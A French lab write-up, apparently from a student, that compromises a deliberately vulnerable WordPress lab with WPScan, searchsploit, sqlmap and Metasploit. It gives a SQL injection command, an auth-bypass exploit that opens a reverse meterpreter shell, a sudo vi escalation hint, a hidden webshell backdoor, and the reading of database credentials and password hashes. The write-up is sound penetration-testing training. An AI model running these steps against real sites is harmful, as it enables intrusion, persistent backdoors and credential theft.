



## Sommaire

1. Découverte de l'outil Damn Vulnerable Wordpress .....	1
2. Utilisation de l'outil WpScan .....	1
3. Utilisation de l'outil searchsploit.....	2
4. Utilisation de l'outil sqlmap.....	3
5. Utilisation de l'outil Metasploit.....	3
5.1. Installation et utilisation de l'outil .....	3
5.2. Mise en place d'un WebShell afin d'avoir une backdoor.....	5
5.3. Changement du mot de passe du compte administrateur .....	7

**Information : Ce TP est réalisé dans une VM Ubuntu**

## 1. Découverte de l'outil Damn Vulnerable Wordpress

Installation : <https://github.com/ChoiSG/vwp>

## 2. Utilisation de l'outil WpScan

Installation : <https://kifarunix.com/install-wpscan-on-ubuntu-20-04/>

WPScan est un logiciel gratuit qui vous aide à identifier les problèmes de sécurité sur votre site WordPress. Il fait plusieurs choses comme :

- Vérifiez si le site utilise la version WP vulnérable
- Vérifiez si un thème et un plugin sont à jour ou connus pour être vulnérables
- Vérifier timthumbs
- Vérifier la sauvegarde de la configuration, les exportations de base de données
- Attaque par force brute

Et beaucoup plus...

Il existe plusieurs façons d'utiliser WPScan.

- En installant sur des serveurs Linux

- Utilisation de Docker
- Utilisation d'une distribution Linux préinstallée comme Kali Linux, BackBox, Pentoo, BlackArch, etc.
- Version en ligne

### 3. Utilisation de l'outil searchsploit

Installation : <https://snapcraft.io/install/searchsploit/ubuntu>

Searchsploit permet de lister toutes les failles connues d'un environnement donné (ici Wordpress avec sa version)

```
root@opendaylight:/home/ubuntu/sqlmap-dev# searchsploit "WordPress 4.8.3"

-----
Exploit                                     Title
| Path
-----
-----
NEX-Forms      WordPress      plugin      <    7.9.7      -    Authenticated      SQLi
| php/webapps/51042.txt
WordPress Core < 4.9.6 - (Authenticated) Arbitrary File Deletion
| php/webapps/44949.txt
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts
| multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service
| php/dos/47800.py
WordPress Plugin Database Backup < 5.2 - Remote Code Execution (Metasploit)
| php/remote/47187.rb
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities
| php/webapps/39553.txt
WordPress Theme Enfold 4.8.3 - Reflected Cross-Site Scripting (XSS)
| php/webapps/50427.txt
... ..
-----
-----
-----
Shellcodes: No Results
```

## 4. Utilisation de l'outil sqlmap

Installation : <https://sqlmap.org/>

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Exploitation d'une faille d'injection SQL découverte avec l'outil searchsploit (**le plugin a besoin d'être en action sur une page ouverte sinon cela ne fonctionnera pas**) :

```
root@opendaylight:/home/ubuntu/sqlmap-dev# python3 sqlmap.py -u
'http://localhost:8081/wp-admin/admin.php?page=itsec-
logs&filter=malware&orderby=remote_ip*&order=asc&paged=0' --cookie
"wordpress_b...; wordpress_logged_in_bbf..." --string "WordPress" --
dbms=MySQL --level 5 --risk 3
```

## 5. Utilisation de l'outil Metasploit

### 5.1. Installation et utilisation de l'outil

Installation : <https://docs.metasploit.com/docs/using-metasploit/getting-started/nightly-installers.html>

Ouverture de la console msf :

```
/opt/metasploit-framework/bin/msfconsole
```

Exemple de commande pour exploiter une faille de notre Wordpress :

```
msf6 > search name:infinite

Matching Modules
=====
#  Name                                          Disclosure
Date Rank Check Description
-  - - - - -
-----
0  auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop
normal No Microsoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop
1  exploit/unix/webapp/wp_infiniteWP_auth_bypass 2020-01-14
manual Yes WordPress InfiniteWP Client Authentication Bypass
```

InfiniteWP – Client est un plugin installé sur notre Wordpress dans une ancienne version. Nous pouvons donc essayer d'exploiter cette faille afin de nous connecter au serveur :

```
msf6 > use exploit/unix/webapp/wp_infinitemwp_auth_bypass
[*] Using configured payload php/meterpreter/reverse_tcp
```

La commande option permet de lister toutes les options disponibles avant de tenter s'exploiter la faille

```
msf6 exploit(unix/webapp/wp_infinitemwp_auth_bypass) > options
```

Définition de l'IP distante sur laquelle nous lançons l'attaque :

```
msf6 exploit(unix/webapp/wp_infinitemwp_auth_bypass) > set RHOSTS
10.44.19.200
RHOSTS => 10.44.19.200
```

Définition du port sur lequel nous lançons l'attaque :

```
msf6 exploit(unix/webapp/wp_infinitemwp_auth_bypass) > set RPORT 8081
RPORT => 8081
```

Définition de l'IP d'écoute :

```
msf6 exploit(unix/webapp/wp_infinitemwp_auth_bypass) > set LHOST 10.44.19.200
LHOST => 10.44.19.200
```

Lancement de l'exploitation de la faille après avoir donné les informations sur le serveur :

```
msf6 exploit(unix/webapp/wp_infinitemwp_auth_bypass) > exploit

[*] Started reverse TCP handler on 10.44.19.200:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Bypassing auth for admin at http://10.44.19.200:8081/
[+] Successfully obtained cookie for admin
[+] Successfully logged in as admin
[*] Retrieving original contents of /wp-content/plugins/index.php
[+] Successfully retrieved original contents of /wp-content/plugins/index.php
<?php
// Silence is golden.
[*] Overwriting /wp-content/plugins/index.php with payload
[+] Successfully overwrote /wp-content/plugins/index.php with payload
[*] Requesting payload at /wp-content/plugins/index.php
[*] Restoring original contents of /wp-content/plugins/index.php
[*] Sending stage (39927 bytes) to 172.18.0.4
```

```
[+] Current contents of /wp-content/plugins/index.php match original!  
[*] Meterpreter session 1 opened (10.44.19.200:4444 -> 172.18.0.4:50894) at  
2023-05-04 13:28:56 +0200
```

Nous sommes maintenant connectés à notre Wordpress :

```
meterpreter > shell  
Process 229 created.  
Channel 1 created.  
ls  
akismet  
better-wp-security  
hello.php  
index.php  
iwp-client  
simple-file-list  
social-warfare  
wp-advanced-search  
wp-file-upload
```

Il est maintenant possible de passer n'importe quelle commande du shell. Ici nous sommes connectés avec l'utilisateur www-data. Il serait bien de trouver une faille afin de passer en tant qu'utilisateur root (peut-être avec la faille sur vi)

Exécuter vi en sudo puis lancer un lshell et sortir de vi

## 5.2. Mise en place d'un WebShell afin d'avoir une backdoor

La première chose à essayer quand nous arrivons dans un système va être d'y installer un webshell afin de se mettre en place une backdoor :

Installation d'un ninja shell : [https://github.com/Yudas1337/NINJA\\_SHELL](https://github.com/Yudas1337/NINJA_SHELL)

Le but est de le télécharger afin d'avoir le code du shell et ensuite il faut utiliser la commande upload sur le Wordpress piraté afin d'y placer les fichiers de shell :

### Sur la machine Linux en local :

```
root@opendaylight:/home/ubuntu/cyber# git clone  
https://github.com/Yudas1337/NINJA_SHELL  
root@opendaylight:/home/ubuntu/cyber# cd NINJA_SHELL/
```

### Sur la machine Wordpress piratée :

Maintenant il faut importer les fichiers du webshell dans le serveur Wordpress :

Je me place dans le dossier /var/www/html/ et je crée un dossier « ai » afin de cacher mes fichiers :

```
meterpreter > mkdir ai
Creating directory: ai
```

Maintenant je peux copier mes fichiers sur le serveur Wordpress (le chemin où je me trouve est celui où j'étais juste avant d'ouvrir la msfconsole et me connecter sur le serveur : /home/ubuntu/cyber) :

```
meterpreter > upload ./NINJA_SHELL/ ./
[*] uploading   : /home/ubuntu/cyber/NINJA_SHELL/i.woff2 -> ./i.woff2
[*] uploaded    : /home/ubuntu/cyber/NINJA_SHELL/i.woff2 -> ./i.woff2
[*] uploading   : /home/ubuntu/cyber/NINJA_SHELL/main.css -> ./main.css
[*] uploaded    : /home/ubuntu/cyber/NINJA_SHELL/main.css -> ./main.css
[*] uploading   : /home/ubuntu/cyber/NINJA_SHELL/jquery.php -> ./jquery.php
[*] uploaded    : /home/ubuntu/cyber/NINJA_SHELL/jquery.php -> ./jquery.php
[*] uploading   : /home/ubuntu/cyber/NINJA_SHELL/i.woff -> ./i.woff
[*] uploaded    : /home/ubuntu/cyber/NINJA_SHELL/i.woff -> ./i.woff
[*] uploading   : /home/ubuntu/cyber/NINJA_SHELL/README.md -> ./README.md
[*] uploaded    : /home/ubuntu/cyber/NINJA_SHELL/README.md -> ./README.md
[*] uploading   : /home/ubuntu/cyber/NINJA_SHELL/LICENSE -> ./LICENSE
[*] uploaded    : /home/ubuntu/cyber/NINJA_SHELL/LICENSE -> ./LICENSE
```

Une fois les fichiers copiés il est possible d'aller se connecter sur le Webshell (le mot de passe est celui situé dans le fichier jquery.php qui est codé en MD5) :

NAME	TYPE	SIZE	LAST MODIFIED	OWNER\GROUP	PERMISSION	ACTION
LICENSE	File	34.325 KB	May 04 2023 12:49:03	www-data/www-data	-rw-r--r--	Edit Rename Download Delete
README.md	File	2.529 KB	May 04 2023 12:49:03	www-data/www-data	-rw-r--r--	Edit Rename Download Delete
i.woff	File	180.09 KB	May 04 2023 12:49:03	www-data/www-data	-rw-r--r--	Edit Rename Download Delete
i.woff2	File	138.203 KB	May 04 2023 12:49:02	www-data/www-data	-rw-r--r--	Edit Rename Download Delete
jquery.php	File	181.896 KB	May 04 2023 12:49:03	www-data/www-data	-rw-r--r--	Edit Rename Download Delete
main.css	File	0.486 KB	May 04 2023 12:49:02	www-data/www-data	-rw-r--r--	Edit Rename Download Delete

Lien de connexion au WebShell : [http://IP\\_Wordpress/ai/jquery.php](http://IP_Wordpress/ai/jquery.php)

### 5.3. Changement du mot de passe du compte administrateur


L'objectif ici va t'être de modifier le mot de passe du compte administrateur et le remplacer par « **hacker** » en utilisant notre WebShell

Pour se faire il faut trouver les identifiants de l'utilisateur admin afin de se connecter à la BDD

Le fichier de configuration /var/www/html/wp-config.php contient les identifiants de l'utilisateur de la BDD :


```
/** MySQL database username */  
define('DB_USER', 'wordpress');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'wordpress');  
  
/** MySQL hostname */  
define('DB_HOST', 'mysql:3306');
```

Nous pouvons maintenant essayer de rechercher une page d'accès à un phpmyadmin afin de se connecter à la BDD et modifier le mot de passe :



The screenshot shows a web browser window with a single tab titled 'phpMyAdmin'. The address bar displays the URL '127.0.0.1:8082/index.php?route=/' with a lock icon on the left and a magnifying glass icon on the right. The main content area shows the 'Log in' form. At the top left of the form is a 'Log in' button with a help icon. Below it are three input fields: 'Server:' with the value 'mysql', 'Username:' with the value 'wordpress', and 'Password:' with a masked password represented by eight dots. At the bottom right of the form is a 'Log in' button.

Et maintenant trouver la table qui contient les informations des utilisateurs :



The screenshot shows a MySQL database interface with the following components:

- Top bar: Server: mysql, Database: wordpress, Table: wp\_users.
- Navigation tabs: Browse, Structure, SQL, Search, Insert, Export, Import, Operations, Triggers.
- Status bar: Showing rows 0 - 2 (3 total, Query took 0.0014 seconds.)
- SQL query: `SELECT * FROM `wp_users``
- Buttons: Profiling, Edit inline, Edit, Explain SQL, Create PHP code, Refresh.
- Controls: Show all, Number of rows: 25, Filter rows: Search this table, Sort by key: None.
- Extra options button.
- Table with 10 columns: ID, user\_login, user\_pass, user\_nicename, user\_email, user\_url, user\_registered, user\_activation\_key, user\_status, display\_name.

	ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
<input type="checkbox"/>	1	admin	\$P\$Byuj1Y1SgnsUXwVme7.YYy4liB3N11	admin	admin@example.com		2023-05-04 08:01:37		0	admin
<input type="checkbox"/>	2	editor	5aee9dbd2a188839105073571bee1b1f	Editor	editor@yourdomain.com		2020-01-01 00:00:00		0	
<input type="checkbox"/>	3	choi	5f4dcc3b5aa765d61d8327deb882cf99	Choi	choi@yourdomain.com		2020-01-01 00:00:00		0	

Nous pouvons voir le mot de passe du compte admin chiffré. Il nous faut maintenant le déchiffrer :

Savoir quel est l'algorithme de chiffrement utilisé : <https://www.dcode.fr/identification-chiffrement>